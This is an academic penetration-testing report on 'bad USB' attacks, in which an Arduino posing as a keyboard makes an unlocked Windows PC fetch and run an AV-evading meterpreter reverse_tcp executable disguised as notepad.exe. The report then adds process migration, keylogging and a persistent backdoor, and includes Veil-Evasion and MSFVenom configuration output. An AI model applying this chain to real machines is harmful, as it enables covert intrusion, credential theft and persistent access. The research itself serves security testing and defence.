University of Amsterdam

System and Network Engineering Master

Research project

Feasibility and Deployment of Bad USB

Author:
Stella Vouteva

Supervisors:
Ruud Verbij, Jarno Roos

February 8, 2015

Abstract

Social engineering and the usage of USB sticks for an attack has been proven very effective over the years. People have been warned over and over again not to plug in mass storage devices that they have not purchased themselves. Computer defenses are developed to protect a system from USB attacks.

Computers, however, still need keyboards and often do not consider the keyboard to be an attacking device. Therefore, it is feasible to exploit a system using a USB (bad USB) that is disguised as a human interface device (such as a keyboard). This report is an outcome of a project that investigates the technical feasibility of deployment of bad USB attacks, the applicability of such attacks under certain requirements and an implementation of some of the exploitations, tested during the course of this project.

Tools, such as Kautilya, have been previously developed to attack a computer using a bad USB. The exploits used, however, require the user to have administrative privileges and will not work in the opposite case. Many of the payloads (such as the Utilman attack) may leave the computer vulnerable for further attacks.

Several goals have been defined for this project - to find an attack that works on users without administrative rights, to execute it in less than ten seconds using an executable that bypasses UAC and anti-virus systems, to obtain access to a remote computer with the full user rights, to install a root certificate for a possible man-in-the-middle attack and finally, to add a backdoor for access even if the victim's device is rebooted or patched.

Due to the ten-second requirement, a Kali Linux machine is introduced. Obtaining remote access to the device by a Kali Linux allows to test multiple exploits that would otherwise take a lot of time to execute using the bad USB. In this sense, Kali Linux is used as a supplement to the bad USB.

This report also provides analysis of the benefits of endpoint security circumvention from the perspective of an attacker. Feasibility requirements, such as timing, UAC and administrative privileges are discussed. Assumptions, such that the user has administrative privileges, can shorten the feasibility of certain attacks and are therefore ignored. All tests are performed on Microsoft OS only with consideration of the security of the computer.

The attacks, researched during this project, are split in two parts. First, attacks on unlocked computers are analyzed and after that, options for circumvention of the Windows login screen.

In the case of a locked computer, several strategies that complement each other are researched. A file download is considered using HTTP and SFTP. Remote access can be achieved using reverse TCP to the Kali Linux machine. To create an executable with such a payload, Veil-Evasion in combination with MSFVenom are tested. From the Kali Linux machine, privilege escalation, keylogger and persistent backdoor are considered. Due to time limitations, a man-in-the-midde attack is only described, but not tested.

Not many safe exploits are found for a locked computer. Only Kon Boot, Recovery options and booting from another OS are analyzed, but marked as unfeasible, because they do not fit the feasibility requirements, stated in this report.

Personal laptops often do not require privilege escalation, as the user account of the victim contains all the information of that laptop. This report is a proof of concept that deploying attack strategies using bad USB is feasible in the case of unlocked computers and attacks that can be 'typed' by a keyboard. Simple, but hard to prevent exploitations like obtaining remote access to the computer with the current user privileges, can cause confidential information leakage.

Contents

1 Introduction

According to the Microsoft TechNet website[1] article "Definition of a Security Vulnerability" [2], there are three main elements for security: confidentiality, integrity and availability. Following this classification, three goals of an attacker can be distinguished - to find the element that could make a system vulnerable. The attacker can try to extract confidential information from the system and use it without authorization. This could be done, for example, with the purpose of spying on a business competitor or it could be the beginning of a reconnaissance process that aims to expose the system further. Another goal is breaking the integrity of a system. The attacker can attempt to modify system information, escalate privileges, add backdoors, change contents of important data. This could have a great impact, especially if the system belongs to, say, a bank.

The hacker could also attempt to make the system unavailable by causing a crash, DoS, etc. Users of that system will not be able to access the features they need. For a business (like Internet Service Providers or banks) this could mean that critical information can be lost or rendered incorrect and clients will lose confidence over the services provided by that company.

Many methods have been developed to penetrate a network as a hacker or a pen-tester. Social engineering is a part of the many possible courses an attacker could take to get inside a system. The intention of social engineering is to use human manipulation or the predictability of human behavior to extract confidential information from a victim or a victim's device. A way to do this is to get access to a computer connected to the target network and use it as an entrance point of the attack. One of the practical strategies to achieve this is to plug in a USB stick to a machine. This can be done by using a USB device detected by a victim's computer as a Human Interface Device (instead of a mass storage, it is recognized as a keyboard) and running code without the knowledge or consent of the user, for example if he is away for lunch. This USB is referred to as 'bad USB'.

People have heard over and over about what dangers a normal USB stick can pose. Bad USB attacks however, are often underestimated possibly under the assumption that they require more technical knowledge. The purpose of this project is to make a proof of concept for the feasibility and deployment of bad USB with the use of an Arduino Micro[3] as a replacement for a USB (see figure 1).



Figure 1: Arduino Micro Front; source [3]

The project is intended to test the effectiveness of the following features with the bad USB:

- Find an attack that works even for users without administrative rights;

- Run an attack in no more than ten seconds;
- Download a file, bypass Windows User Access Control (UAC) and Anti-Virus (AV) programs in order to run a executable file on the victim's Windows computer;
- Obtain access to the compromised device from a Kali Linux [4] machine, migrate the process and run a keylogger;
- Install of a root certificate on the Windows machine as an addition to a man-in-the-middle attack for HTTP(S) traffic interception;
- Add a backdoor.

This project does not focus on the usage of social engineering for manipulation of employees. It concentrates only on the technical aspect of feasibility and execution of such a bad USB attack.

2 Research Questions

The main research question is:

What is the feasibility of deploying attack strategies using a bad USB in social engineering engagements?

This research question will be split up in the following sub-questions:

1. What are the attacker benefits of a physical access to a computer in terms of confidentiality, integrity and availability?
2. What attacks can feasibly be built using a bad USB?
3. What would be the impact of such attacks?
4. Can locked Windows accounts be effectively circumvented using a bad USB?

3 Related Work

At BlackHat USA 2014, Karsten Nohl and Jakob Lell present USB attack scenarios using a bad USB [5]. These attacks show that it is possible to use a USB to redirect the user's DNS queries to an attacker's DNS server. Samy Kamkar demonstrates a Teensy USB microcontroller, configured to install a backdoor and change the DNS settings of an unlocked machine [6].

Another way to use a bad USB is developed by Nikhil "SamratAshok" Mittal in a tool, called Kautilya [7]. It includes functionality like information gathering and script executions.

4 Approach

This project is split in two phases. The first phase consists of a literature study and discussions with experts at KPMG to find attacks that fit the goals of research sub-questions 1 and 3. The second phase is the implementation phase. It holds experiments, conducted to execute these attacks using a bad USB (research sub-questions 2 and 4).
Tests were conducted using the following hardware and software:

From victim's perspective:

- Victim 1: Lenovo Z50-70 laptop with 64-bit Windows 8.1
- Victim 2: 64-bit Windows 7 Ultimate VM

From attacker's perspective:

- Bad USB: Arduino Micro
- Attacker: 32-bit Kali Linux VM
- Software Arduino: Arduino IDE

All VMs are used in Oracle VirtualBox[8].

5 Analysis

This section describes the benefits of endpoint security circumvention; what are the requirements of an attack to be feasible to deploy with Arduino and what attacks were considered during the first phase of this project. These attacks are analyzed and categorized as feasible or unfeasible for a bad USB implementation.

5.1 Endpoint security circumvention benefits

Having a computer that is already connected to the target network saves an attacker the work of trying to penetrate the network remotely. Tasks, such as figuring out the IP address range, scanning for computers, bypassing firewalls, etc. are avoided. It can be determined which computers are left unattended, maybe even who they belong to and what are their responsibilities within the network. Specific targets can be chosen, instead of random scanning of a computer that can belong to a janitor, for example.

Social engineering includes many techniques that aim to gather information from a victim or victim's device. Physical access to the computer of the victim opens doors for extracting confidential information, such as credentials, e-mails and important data, stored on the device, especially if the machine is left unattended and unlocked.

In terms of integrity, modification of data and even physical damage to the computer could lead to loss of important information and potentially render the system unavailable. Worse, the system can continue to be 'available', but provide wrong results. In case of a bank, for example, this can have severe consequences, as clients can decide they do not trust the services provided and attempt to withdraw all their savings.

5.2 Feasibility requirements bad USB

For this bad USB to be successful, several requirements have to be met. All the exploits are 'typed' by the HID. This means that the attacks to be deployed should be executed without the need for human or mouse intervention. Different computers run code at a diverse speed. Typing and executing commands from the Arduino has to be timed to conform to both fast and slower computers, otherwise this will result in an error. However, if the Arduino is plugged in the computer for more than a few seconds, then someone might notice that the machine is being compromised.

Another requirement is to know exactly how the code is to be executed. If User Access Control (UAC) is enabled, the 'keyboard' will have to bypass it. If it is not, however, and the bypass is still typed, the commands can be wrongly executed. Tools, such as Kautilya, provide means for checking for UAC, administrator rights, etc. However, these verifications take time and the attack scenarios are ineffective if the user does not have administrative privileges.

The Arduino has limited memory - 28 KB usable flash memory. This means that lengthy payloads (like the ones used in Kautilya) are not feasible. Making assumptions that UAC is on or that the user has administrative privileges requires more possibilities of keyboard button pressing. Wrong assumptions can lead to an ineffective attack. Therefore, an attack scenario that does not need UAC, administrator or other verifications will be investigated.

The focus of this project is only on Windows 7 and Windows 8.1 with local or Microsoft user accounts. All researched attacks will be tested on both systems.

The goal here is to deploy a quick attack that allows access to the computer file system for the current user and the traffic to the Internet. Hence, no assumptions will be made that the user is an administrator.

From a penetration testing point of view, it is important to consider the consequences for the victim computer. The exploitation of the machine should work only for discovering vulnerabilities and any backdoors, installed during the pen-test, should be removable and cleaned when the test is completed.

5.3 Attacks

The attacks researched during this project are divided in two parts: on a locked and on an unlocked computer. The exploits are considered for implementation first in the bad USB, and if not feasible, to be executed from a remote Kali Linux machine. Security consideration of the victim's device is also taken into account.

Unlocked computer
A computer can be left alone unlocked by an employee for a quick printing job or a coffee. This provides the attacker or penetration tester a window of opportunity for a quick exploit.

- File download using keyboard only
  The Arduino has a limited memory. Therefore downloading and running a file can expand the effectiveness of an attack. There are several ways a file can be downloaded on the Windows

machine - FTP and HTTP. FTP is by default blocked by Windows Firewall. HTTP downloading of a malicious file poses a security threat to the attack server, as that file has to be hosted by a publicly, so anyone can have access to it and can attempt to hack the attacker machine.

In order to protect both the attack server and the client, a third solution is used. On the victim, HTTP is used to download Secure FTP (SFTP) client (PSFTP[17]) and securely log in to a remote machine and get the .exe file. SFTP requires the SSH service to be started on the remote machine and that there is an account that permits SSH. A good practice is to limit the capabilities of accessing this account (for example, only the /home/ directory of the user can be seen).

The malicious exe should be downloaded using Windows Powershell in a folder where the user has access rights to write and execute. 'C:\Users\[Currentuser]\' is one example. The user directory can also be accessed with the environment variable *USEPROFILE*.

- Remote access
  Establishing remote control opens a lot of doors for an attack. Unlike the timing requirement for the Arduino, remote access provides the hacker or pen-tester enough time to exploit the system. If the remote connection is to a Kali Linux machine, then all the exploits, available on Kali Linux can be tested on the victim remotely.

  A possibility is to use Meterpreter[12] exploits, such as reverse TCP. Reverse TCP is a connection, started from the victim computer to the hacker. This is useful, because the connection is outgoing (from the victim point of view), so incoming traffic firewall or router filters are circumvented. Outgoing traffic is hard to filter, especially if personal laptops are used.

  Reverse TCP exploit can be loaded into an executable with MSFVenom (previously known as two tools, called Msfpayload and Msfencode). Getting the victim to download this executable is a hard task. However, as it was shown in the previous point, the file can be downloaded, which makes this attack feasible for a bad USB scenario.

- Privilege escalation
  There are not many privilege escalation vulnerabilities or attacks that work on both Windows 7 and Windows 8.1. Local privilege escalations are possible, but the implementation is not practical, as it requires the user to have rights to edit the registry and if not removed properly the device is left compromised.

  For security reasons and realization limitations, local privilege escalation is not considered feasible to implement with bad USB. Instead, Kali Linux offers multiple exploits on privilege escalation that can be tested remotely (especially if the machine is exploited already). On personal laptops, the users are often part of the administrator group, so a simple *bypassuac* exploit will work.

- Man-in-the-Middle
  Kali Linux comes with a pre-installed version of mitmproxy [13]. Mitmproxy allows to intercept HTTP(S) traffic, modify and replay it. It generates bogus SSL certificates on the fly. It also generates a fake root certificate. If that certificate is installed on the victim's computer, then the browser will not give a warning and will trust that certificate, often showing traffic within the SSL tunnel on the machine running the proxy. A certificate can be installed on Windows computers using the command prompt tool Certmgr.

  This attack can be implemented, but it is considered not feasible for the prototype outcome of this project. In this project, Arduino is used out-of-the-box. Mitmproxy requires that the

victim's computer is either connected to a fake access point (that is, in turn, connected to the machine running mitmproxy), use modified DNS settings to a remote DNS server or the gateway of the target is spoofed. All cases require either extra 'features', added to the Arduino to turn it into an access point or for the attacker (or pen-tester), to change the DNS settings of the device or to have an access point in range and spoof the victim's connection.

- Keyloggers
  Keyloggers or *keystroke loggers* are tools, used to record the keys pressed on a keyboard. It is a technique of monitoring what is being typed by a person, usually without the knowledge of that person.

  A keylogger can capture usernames, passwords, e-mail addresses and even important e-mails.

  There are two strategies, regarded as feasible: install using Arduino or use it from Kali. A physical hardware keylogger is not considered, as it is not very practical and it is easily detectable. AV software or intrusion detection systems most often detect and block keylogger software, so installing it from the Arduino is also not feasible. On an exploited machine with remote access session, Kali Linux provides the *keyscan* tool. This tool makes keystroke recording a feasible attack for implementation with Arduino.

- Bypass AV and UAC
  Veil-Evasion[9] is a tool in the Veil-Framework used to generate executables with payloads that pass by an AV and UAC unnoticed. It offers thirty-nine payloads (see figure 2) including the option to generate encrypted shell code that is decrypted at runtime and therefore is undetectable by AV.

- Persistent backdoor
  Persistent backdoors provide access to previously exploited computers. Without this step, penetrating the system can be ended when patches are applied or the computer is simply restarted.

  The following Kali Linux options are considered: Metsvc and persistence.rb (a Meterpreter script). The main difference between both is that Metsvc runs as a service, whereas Persistence starts when the user logs in or when the system boots. Both backdoors pose a security risk for the machine they are applied to, so they should be removed when the penetration test is over.

  In order to keep the exploit undetected, it is a good practice to 'disguise' the attack as another process. This is done by migrating the process (using the *migrate* Kali Linux tool) to another process. This strategy makes it hard to discover the attack, as it is detected as a task of the OS. Migration using the current user rights can be done to the process 'explorer', for example. With elevated rights, it is also possible to migrate to the Windows Login Process (winlogon), so that the attack is executed for every user that logs in.

Locked computer

- Bypass login screen
  Options to bypass the Windows login screen from a locked computer were investigated during this project. A lot of exploits exist to circumvent user password, but their execution requires the computer to be unlocked (Utilman, Sethc exploits, etc.). Those exploits would be unnecessary if

Figure 2: Veil-Evasion payloads

the victim's device is already unlocked and can pose a security issues as they leave the computer vulnerable to future attacks.

Only the following options were found in the case of a locked computer:

- **Kon Boot**
  Kon Boot [10] is a commercial license tool that allows to bypass Windows (Windows XP to Windows 8.1) login without modifying or removing the old user password. This means that an account is accessed without entering a password.
- **Recovery Disk/Advanced options [11]**
  Access to the command prompt in Windows 7 with administrative privileges can be obtained using an installation image from a CD/DVD/USB with a recovery option. Advanced boot option allow to start Windows in several troubleshooting modes, including command

prompt. On Windows 8.1, however, password is still required and can be recovered only online (for a Microsoft account) or by an administrator (using administrator password to do so).

– **Booting another OS**
Booting from a media with a live verion of an OS like Linux bypasses part of the Windows OS security and allows access to files that should not be obtainable without administrative rights. Such file is the Security Accounts Manager (SAM), stored in 'C:\Windows\System32\config\'. The SAM contains the database of usernames and hashed passwords. A copy of this file can be a subject to offline password cracking.

In the scope of this project, neither Kon Boot, recovery options or booting from another OS are an option, as they do not meet the feasibility requirements. Restarting the target machine and booting from the CD/USB would be very hard to achieve using keyboard only. If the BIOS is password protected, the attack will be ineffective as the boot menu cannot be accessed and the booting from an external media cannot be selected. It also requires more than a few seconds to accomplish and an external storage device, as the Arduino does not have enough memory on its own.

As none of the attacks for login bypass are feasible, the rest of this report concentrates on exploiting an unlocked machine.

6 Implementation

This report is a proof of concept. A prototype is created only for one attack scenario. This scenario is considered for penetration testing purposes and the exploitation of the victim attempts for minimal security exposure. Other cases are also possible, but are not tested.

The test scenario consists of three steps - preparation on the Kali Linux machine (the attacker), execution on the victim computer using the Arduino and running exploits from the Kali Linux machine.

All the IP addresses, used in this example, are blurred.

Preparation on Kali Linux:
Several steps were taken before the Arduino is plugged in the target computer. As a file will be downloaded, an example user is created, called *test* that provides SSH options only to the user's home directory where the file will be stored. The file here will be called 'notepad.exe'.

- Install Veil-Evasion
  This step involves download the latest version from the official repository [16] and installation of Veil-Evasion on a 32-bit Kali Linux machine (currently the only option officially supported).

- Run Veil-Evasion
  In this scenario, Veil-Evasion was used to create an executable code that contains shell injection with AES encryption, decrypted at run time. Figure 3 shows the main menu of Veil-Evasion and the payload used - 27, which is python/shellcode_inject/aes_encryption.

  Information about this payload can be obtained using the *info* command (the output can be seen in figure 4).



Figure 3: Veil-Evasion main menu and payload selection



Figure 4: Payload information for 27

Figure 5 shows example options configuration and the generation of the payload. Different settings can be used, such as expiration time, injection method, etc.

The shell code is generated using the MSFVenom option of Veil-Evasion (figure 6). The payload used is *windows/meterpreter/reverse_tcp* with the default host and port options (of the attacker).

The file is given the name *notepad*(figure 7).

The newly created notepad.exe is copied to the directory of the *test* user. This assures that the user has access rights to that folder.

- Load the code in Arduino
  The code, developed during this project, is uploaded to the Arduino using the Arduino IDE. The complete code for Arduino can be seen in Appendix A.

- Load the Metasploit payload and wait for the Arduino execution
  The next step is to start *msfconsole*, which is the console access to Metasploit and configure

```
Payload: python/shellcode_inject/aes_encrypt loaded


Required Options:

Name                 Current Value   Description
----                 -------------   -----------
compile_to_exe       Y               Compile to an executable
expire_payload       X               Optional: Payloads expire after "X" days
inject_method        Virtual         Virtual, Void, Heap
use_pyherion         N               Use the pyherion encrypter

Available commands:

       set           set a specific option value
       info          show information about the payload
       generate      generate payload
       back          go to the main menu
       exit          exit Veil

[>] Please enter a command: set use_pyherion Y
[>] Please enter a command: use 27
[>] Please enter a command: generate
```

Figure 5: Options and generation of payload

```
================================================================================
 Veil-Evasion | [Version]: 2.15.3
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - custom shellcode string
     3 - file with shellcode (raw)

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload: windows/meterpreter/reverse_tcp
 [>] Enter value for 'LHOST', [tab] for local IP: [redacted]
 [>] Enter value for 'LPORT': 4444
 [>] Enter extra msfvenom options in OPTION=value syntax:

 [*] Generating shellcode...
```

Figure 6: MSFVenom settings

the payload (see figure 8). The figure shows that the reverse_tcp option is used with the local IP address of the attacker machine and port 4444.



Figure 7: Name of file selection and method of generating the executable



Figure 8: Metasploit console

On the victim:
Actions on the victim's computer are executed using the Arduino. The Windows Powershell is opened from the Windows Run menu. A HTTP connection is made to the official website of PSFTP, where the program is downloaded in the user profile folder. Alternative option would be to host the file on a dedicated web server.
PSFTP.exe is executed to provide a connection to the remote attacker machine and download notepad.exe; notepad.exe is downloaded and executed locally.

Kali Linux exploitation:
Three exploits from Kali Linux to the victim machine that runs reverse_tcp were tested during this project: creating and removing a persistent backdoor, migrating the process and running a keylogger. For the persistence backdoor, the persistence.rb script was used.

An example of the exploitations can be seen in figure 9, where part of the running processes on the victim can be seen, the 'notepad' process is migrated to the explorer process, a keylogger is started and the output is dumped on the screen, and finally, a persistent backdoor is added for the current user.



Figure 9: Kali exploits

This report is a proof of concept and the techniques described here can be used with different Metasploit exploits. The attacks used here are just an example of what can be done. Veil-Evasion allows the usage of different Metasploit exploits, so others can be used in the place of windows/meterpreter/reverse_tcp.

7 Results

1. *What are the attacker benefits of a physical access to a computer in terms of confidentiality, integrity and availability?*

   Physical access allows to bypass security that would otherwise detect the attack or require a lot of reconnaissance and might end unsuccessful.

2. *What attacks can feasibly be built using a bad USB?*

   To deploy an attack, several requirements need to be met (see section 5.2). There are not many attacks that are feasible to deploy with an bad USB that work even on user accounts with less rights. However, combined with the capabilities of Kali Linux, the range of possibilities significantly increases. One of the biggest limitations of Kali Linux attacks is that they require a lot of reconnaissance before the actual exploitation. These limitations are circumvented when the victim computer downloads and runs an executable file that gives the Kali Linux machine entrance to the victim device along with the user access rights.

3. *What would be the impact of such attacks?*

   Obtaining remote access to a computer using bad USB is performed in less than ten seconds. This means that the attacks can be executed even when an employee just walks to talk to a colleague or to the printer.

   The code for the Arduino can easily be re-written for Teensy [14] of USB Rubber Ducky[15]. Extra functionality, such as keyboard feedback can be achieved with a Teensy and a DIP switch. This is, however, outside of the scope of this project.

4. *Can locked Windows accounts be effectively circumvented using a bad USB?*

   During this research, no attacks to bypass the Windows login screen were found that can be used effectively with bad USB.

8 Limitations

The Arduino code, developed in this project has the following limitations:

- The approach is not tested on Active Directory accounts;
- The Arduino does not provide or get feedback from the keyboard. If Caps Lock is enabled, the attack will not work;
- The code works for English keyboard settings only;
- When Driver Signature Verification is enabled, the Arduino will not be accepted;
- Windows login screen is not circumvented and the attack will not work on locked computers.

9 Conclusion

What is the feasibility of deploying attack strategies using a bad USB in social engineering engagements?

This report is a proof of concept that deploying attack strategies using bad USB is feasible in the case of unlocked computers and attacks that can be 'typed' by a keyboard. Simple exploitations, such as obtaining remote access to the computer with the current user privileges, can lead to leakage of confidential information. Personal laptops often do not require privilege escalation, as the user account of the victim contains all the information of that laptop.

There are limited ways in which these attacks can be prevented. Applying local or group policies to whitelist hardware or executables is an option. However, they are not applied often, especially on personal devices.

Some of the limitations of the prototype, developed during this project can be overcome with additional hardware, but the techniques of how to do so are outside of the scope of this research.

10 Recommendations

There are several recommendations regarding the usage of Arduino with Kali Linux in a penetration testing environment. The Kali Linux machine obtains access to the client (victim) computer. The penetration testing machine itself must be secure, otherwise it can be compromised and pose a security threat. Any backdoors, installed on the victim's device must be removed. The purpose is, after all, to protect the client, not invite an attacker.

Currently, the Arduino does not bypass Windows login screen. Implementing this functionality will increase the efficiency of penetration testing with this form of bad USB. Also, implementing the Arduino with a DIP switch would allow to execute more functions, such as detection if Caps Lock is on or off, etc., which can be used as command feedback.

